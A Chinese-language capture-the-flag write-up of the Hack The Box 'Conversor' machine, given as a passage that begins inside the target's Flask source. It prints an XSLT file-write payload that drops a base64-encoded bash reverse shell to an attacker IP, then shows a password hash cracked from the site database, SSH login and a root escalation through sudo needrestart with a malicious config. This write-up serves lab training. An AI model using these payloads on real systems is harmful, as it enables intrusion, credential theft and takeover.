import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'Changemeplease'

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

......于是结合源码可以发现,只能够通过路由来访问各个网页,所以如果只是在一些文件夹下写一些静态文件,并没有太大作用。由于项目是通过python开发的,我们可以尝试写个python脚本,放在scripts/文件夹下。
在实现反弹shell之前一定要确保自己的防火墙没有拦截tun设备的流量,以及端口放通。下面是笔者流量的放行配置。
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT # 允许已经建立的连接所返回的数据

sudo iptables -A INPUT -p tcp --dport 8888 -j ACCEPT # 允许8888端口TCP的入和出(8888端口监听)
sudo iptables -A OUTPUT -p tcp --dport 8888 -j ACCEPT

sudo iptables -A INPUT -i tun0 -j ACCEPT # 放行tun设备的流量准备工作做好后,准备下面的payload文件。
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:common="http://exslt.org/common"
    extension-element-prefixes="common"
    version="1.0">
<xsl:template match="/">
        <common:document href="/var/www/conversor.htb/scripts/ehl.py" method="text">
import os,base64;os.system(base64.b64decode("YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yNC84ODg4IDA+JjEn").decode('utf-8'))
        </common:document>
</xsl:template>
</xsl:stylesheet>注意:由于在靶机中,命令行解释器(Shell)使用的是dash,这玩意不支持>&等一些语法,所以需要bash -c来指明使用bash来执行命令。因此,base64编码的部分是bash -c 'bash -i >& /dev/tcp/10.10.16.24/8888 0>&1'。
下面开启监听。
┌──(erhui㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...将靶机网站所给的xslt模板作为xml文件上传,上面构造的payload作为xslt文件上传。
反弹成功获得www-data(默认用于运行 Web 服务的用户)。
┌──(erhui㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.16.24] from (UNKNOWN) [10.10.11.92] 42304
bash: cannot set terminal process group (5827): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$ User
根据源码的数据库所在路径,得到下面两个数据库文件。
www-data@conversor:~/conversor.htb/instance$ ls
ls
user.db
users.dbuser.db数据库是空的。
www-data@conversor:~/conversor.htb/instance$ file user.db
file user.db
user.db: empty在users.db中得到一个特别的用户及其密码。
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
sqlite3 users.db
.tables
files  users
select * from files;
8374be69-0931-4445-8f58-5589d27ec7d7|2|8374be69-0931-4445-8f58-5589d27ec7d7.html
a10bcb29-b9c0-4b3d-99aa-c4f0e8afd4e2|2|a10bcb29-b9c0-4b3d-99aa-c4f0e8afd4e2.html
89af2dd2-48b2-41b5-a2ba-e2c7a20b2a8b|2|89af2dd2-48b2-41b5-a2ba-e2c7a20b2a8b.html
00508ffa-82dd-4c42-9867-7dd4a6b16605|2|00508ffa-82dd-4c42-9867-7dd4a6b16605.html
0facc6c2-7625-4240-9dd0-d1085335224c|3|0facc6c2-7625-4240-9dd0-d1085335224c.html
f06dc183-e13f-4f4c-8389-7e414d7fe573|3|f06dc183-e13f-4f4c-8389-7e414d7fe573.html
c3f1ec9b-1b2c-49d2-96a6-33aff7028391|3|c3f1ec9b-1b2c-49d2-96a6-33aff7028391.html
1363be8b-c6c8-4227-92cc-1367b434fb14|4|1363be8b-c6c8-4227-92cc-1367b434fb14.html
47eca297-bad2-4017-8329-d932d3faf2fb|5|47eca297-bad2-4017-8329-d932d3faf2fb.html
select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
尝试使用hashcat来爆破
┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt

┌──(erhui㉿kali)-[~/Desktop/cybersecurity/htb/Conversor]
└─$ hashcat -m 0 hash.txt --show
5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm
参数说明:
- -a 0:表示使用字典
- -m 0:表示密文为md5
- –show:显示已经破解的密码
使用账户密码进行ssh登录。
┌──(erhui㉿kali)-[~]
└─$ ssh fismathack@conversor.htb
The authenticity of host 'conversor.htb (10.10.11.92)' can't be established.
ED25519 key fingerprint is SHA256:xCQV5IVWuIxtwatNjsFrwT7VS83ttIlDqpHrlnXiHR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'conversor.htb' (ED25519) to the list of known hosts.
fismathack@conversor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Nov 20 09:20:03 PM UTC 2025

  System load:  0.0               Processes:             220
  Usage of /:   65.5% of 5.78GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.10.11.92
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Nov 20 21:20:05 2025 from 10.10.16.24
fismathack@conversor:~$ Root
查看是否存在有用的东西。
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
sudo -l是Linux系统里一个非常重要的命令,用来查看当前用户在sudo系统中拥有哪些权限。
可以观察到,/usr/sbin/needrestart命令不需要密码即可使用。
利用-c参数的漏洞进行提权。
fismathack@conversor:~$ echo 'system("/bin/bash");' > ./a.conf
fismathack@conversor:~$ sudo needrestart -c a.conf
root@conversor:/home/fismathack# cd ~
root@conversor:~# 结束。
总结